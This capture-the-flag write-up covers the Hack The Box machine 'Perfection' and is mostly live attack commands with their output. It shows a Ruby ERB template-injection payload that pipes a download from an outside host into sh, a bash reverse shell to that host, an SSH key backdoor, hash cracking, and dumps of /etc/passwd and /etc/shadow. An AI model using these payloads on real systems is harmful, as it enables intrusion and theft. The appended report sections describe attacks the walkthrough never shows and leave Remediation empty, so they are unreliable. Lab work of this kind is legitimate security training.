🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.254.21
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 14:13 EST
Nmap scan report for 10.129.254.21
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | http | nginx |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
📖 Walkthrough
Reconnaissance
Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.254.21
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 14:13 EST
Nmap scan report for 10.129.254.21
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p- 10.129.254.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 14:13 EST
Nmap scan report for 10.129.254.21
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_ 256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open http nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sU 10.129.254.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 14:15 EST
Nmap scan report for perfection.htb (10.129.254.21)
Host is up (0.085s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT STATE SERVICE VERSION
68/udp open|filtered dhcpc
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1142.61 secondsEnumeration of Port 80/TCP
┌──(kali㉿kali)-[~]
└─$ whatweb http://10.129.254.21/
http://10.129.254.21/ [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)], IP[10.129.254.21], PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
The box had a Calculate your weighted grade calculator.

We found the version of WEBrick on the bottom of the website.

We also tried Local File Inclusion (LFI).
http://10.129.254.21/../../../../../etc/passwdWhich resulted in the following error message.

We checked the image link which gave us information about the Ruby Sinatra Framework running on a local listener.
http://127.0.0.1:3000/__sinatra__/404.pngFoothold
Newline Bypass and Server-Side Template Injection

Yeeb figured out that the application was vulnerable to Server-Side Template Injection (SSTI) which could be achieved by using a newline bypass (\n).
- https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#erb-ruby
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md#bypass-with-backslash-newline
Payload
<%= system('curl 10.10.16.6/x | sh') %>URL Encoded Payload
%3c%25%3d%20%73%79%73%74%65%6d%28%27%63%75%72%6c%20%31%30%2e%31%30%2e%31%36%2e%36%2f%78%20%7c%20%73%68%27%29%20%25%3eModified Request
POST /weighted-grade-calc HTTP/1.1
Host: 10.129.254.21
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 288
Origin: http://10.129.254.21
DNT: 1
Connection: close
Referer: http://10.129.254.21/weighted-grade
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

category1=Foon
%3c%25%3d%20%73%79%73%74%65%6d%28%27%63%75%72%6c%20%31%30%2e%31%30%2e%31%36%2e%36%2f%78%20%7c%20%73%68%27%29%20%25%3e&grade1=1&weight1=20&category2=Foo&grade2=1&weight2=20&category3=Foo&grade3=1&weight3=20&category4=Foo&grade4=1&weight4=20&category5=Foo&grade5=1&weight5=20- Addition: For a newline bypass you could also try to use
%0abefore payload, which is newline URL encoded character
┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/serve]
└─$ cat x
bash -c 'exec bash -i >& /dev/tcp/10.10.16.6/9001 0>&1'
┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.254.21 - - [02/Mar/2024 14:45:31] "GET /x HTTP/1.1" 200 -┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/serve]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.16.6] from (UNKNOWN) [10.129.254.21] 52700
bash: cannot set terminal process group (973): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$Persistence
susan@perfection:~/ruby_app$ cd /home/susan
cd /home/susan
susan@perfection:~$ mkdir .ssh
mkdir .sshsusan@perfection:~$ cd .ssh
cd .sshsusan@perfection:~/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDAiZ0BuXmspO/KEZqHsGB6jfgR9MxK9uRqSInr+uEitc/Qgg6UjMx7acdim1oMazprDLSHnYGf/SCA8C2/G6sEwTmMzRVlLc0BY4nOa01oi7j1AUDZPu1O8tbPLZSTaxaTPeKLlVjmp6isdiwvFcIvcvfo9TvKUK4S5QXnIPAdEv/B+glmiOsZS8QZiPpkSlhvoW1zXkfSemwDrhyiFt44UgV92ji3du52yck1AJ6/XIBs/jODUod/wZdjsxLTSv4AhyplLQno68rNU7+fXduO6jnaJQ9ijz8B9KHSdzvn67NWiqZoJoUKJvUnuHtjP5IiXlvfu+VkhtKnR1tEiJUD5iCvfodvAvWmO4QTUgVX8YNY4wWJCs4Pwxg8N64bdsGxdkK4FwcBSMt/K1nkGxUXDEtX1pZpd1UFJJmxycVJCRu9cdr/tBl89/Bx3iYlfaPdr8cgZO5kC8I/r9KPI/hkPQk19JLg4+A/w4hysGGyHM4NZRUVmRHzlJMfdkXKjywHHMAEhthmPmAU84LLbl74BlRoj4cY245QviCIx9JbPtREbn/y1QIbPkExzqaOZbt9W4X8vuFybj5qqHb0P8DXGon91ISIhyuGB52B3XW6IoogYtYdS4HvCJmPjitfPwHWkNTqdZzOfMIAfYIuwwZkxp6Ha8S2xNrpf0hHYM5syQ==' > authorized_keys
<fYIuwwZkxp6Ha8S2xNrpf0hHYM5syQ==' > authorized_keys┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
The authenticity of host 'perfection.htb (10.129.254.21)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'perfection.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sat Mar 2 07:36:22 PM UTC 2024
System load: 1.22265625
Usage of /: 67.1% of 5.80GB
Memory usage: 9%
Swap usage: 0%
Processes: 217
Users logged in: 0
IPv4 address for eth0: 10.129.254.21
IPv6 address for eth0: dead:beef::250:56ff:fe96:64b2
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
You have mail.
susan@perfection:~$user.txt
susan@perfection:~$ cat user.txt
c14264c495766792005993a437797ec2
Enumeration
susan@perfection:~$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
susan@perfection:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/falseInside the Migration folder located in the home directory of susan we found a sqlite3 database which contained some hashes.
susan@perfection:~/Migration$ strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
A mail in /var/mail gave us the hint to create either a custom wordlist or create a custom cracking rule to use with hashcat.
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
Custom Wordlist
This was the pattern we used to add 1 to 1000000000 numbers to it.
susan_nasus_The script below was provided by a team member to create the wordlist.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/files]
└─$ cat wordlist.py
#!/usr/bin/python3

names = [
    "susan",
    "tina",
    "harry",
    "david",
    "stephen"
]

with open('wordlist.txt','w') as f:

    for name in names:
        for i in range(1, 1_000_000_000):
            #print(f'{name}_{name[::-1]}_{i}')
            f.write(f'{name}_{name[::-1]}_{i}\n')
Which went very big very quick and crashed my box.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/files]
└─$ ls -lah
total 6.6G
drwxrwx--- 1 root vboxsf   54 Mar  2 15:02 .
drwxrwx--- 1 root vboxsf   58 Mar  2 14:32 ..
-rwxrwx--- 1 root vboxsf   65 Mar  2 14:46 hash
-rwxrwx--- 1 root vboxsf  297 Mar  2 14:59 wordlist.py
-rwxrwx--- 1 root vboxsf 6.6G Mar  2 15:12 wordlist.txt
Custom Cracking Rule
Sno0w came into clutch which a custom cracking rule.
susan_nasus_?d?d?d?d?d?d?dCracking the Hash
┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/files]
└─$ cat hash
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/files]
└─$ sudo john hash --wordlist=wordlist.txt --format=raw-sha256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status┌──(kali㉿kali)-[/media/…/HTB/Machines/Perfection/files]
└─$ sudo hashcat -m 1400 hash -a 3 susan_nasus_?d?d?d?d?d?d?d
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i9-10900 CPU @ 2.80GHz, 2919/5902 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Initializing backend runtime for device #1. Please be patient...Both variants exhausted the given resources of my virtual machine so I was happy that Sno0w cracked the hash with his cracking station.
| Username | Password |
|---|---|
| susan | susannasus413759210 |
Privilege Escalation
susan@perfection:~$ sudo -l
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
susan@perfection:~$ sudo su
root@perfection:/home/susan#root.txt
root@perfection:~# cat root.txt
a81ca5aa71df2f154affe867f898b027
Post Exploitation
root@perfection:~# cat /etc/shadow
root:$y$j9T$71hm.H7E.Jek01MNCWa.d0$FoTA1/EWWEDDDeMklpfTV9CmxBPoan8E0s3krRMPj2/:19490:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::
_apt:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
syslog:*:19405:0:99999:7:::
uuidd:*:19405:0:99999:7:::
tcpdump:*:19405:0:99999:7:::
tss:*:19405:0:99999:7:::
landscape:*:19405:0:99999:7:::
fwupd-refresh:*:19405:0:99999:7:::
usbmux:*:19415:0:99999:7:::
lxd:!:19415::::::
susan:$y$j9T$lDiE.68crplrSJzmhskuH0$KC/O4ZHNz2p8OfWz1bfk9rxwhTkGdViBHgSo.2s1Ci5:19490:0:99999:7:::
_laurel:!:19657::::::
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application rendered user-supplied input through a server-side template engine without prior sanitisation. By injecting template-engine-specific syntax into a user-facing input field, it was possible to execute expressions within the template rendering context and traverse the object model to reach system-level functionality.
Impact
An attacker can traverse the template engine object model to access system classes and execute arbitrary OS commands with the web application process privileges. Full server compromise is achievable from a single injected payload in a user-facing field with no additional prerequisites. During this engagement, SSTI was exploited to obtain an interactive shell that was subsequently escalated to root-level access.
Remediation
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the application incorporated user-supplied input directly into database queries without parameterisation. SQL injection was identified in authentication and data retrieval endpoints, allowing an attacker to manipulate query structure, extract unauthorised data, and bypass access controls entirely.
Impact
An attacker can extract the complete database contents — including usernames, password hashes, session tokens, and sensitive user records — without valid credentials. Authentication mechanisms can be bypassed by injecting always-true conditions. In environments where the database account holds elevated permissions, OS-level command execution is achievable through built-in procedures (xp_cmdshell, UDF), escalating directly to full server compromise as was demonstrated in this engagement.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that the application constructed file system paths using user-supplied parameters without adequate sanitisation or path canonicalisation. By injecting path traversal sequences into the vulnerable parameter, it was possible to traverse outside the intended directory and read arbitrary files from the server file system.
Impact
An attacker can read arbitrary files accessible to the web application process — including database credentials, application API keys, SSH private keys from user home directories, and system files such as /etc/passwd and /etc/shadow. Credentials discovered through file inclusion were used during this engagement to gain authenticated access to additional services. In PHP applications, log poisoning chains this vulnerability to full remote code execution.
Remediation
Description
During the penetration test, it was discovered that the application reflected or stored user-supplied input in HTML responses without applying appropriate context-sensitive output encoding. By injecting JavaScript payload into vulnerable input fields, the malicious script executes in the browser of any user who views the affected page — including administrators — without any interaction beyond viewing the page.
Impact
An attacker can hijack authenticated user sessions by stealing session cookies, capture credentials entered on the affected page, perform actions on behalf of victims using their active session, and redirect users to phishing pages. Where the XSS affects administrator users, complete application account takeover is achievable. During this engagement, a stored XSS payload targeting an administrator triggered session token theft which was used to obtain privileged application access.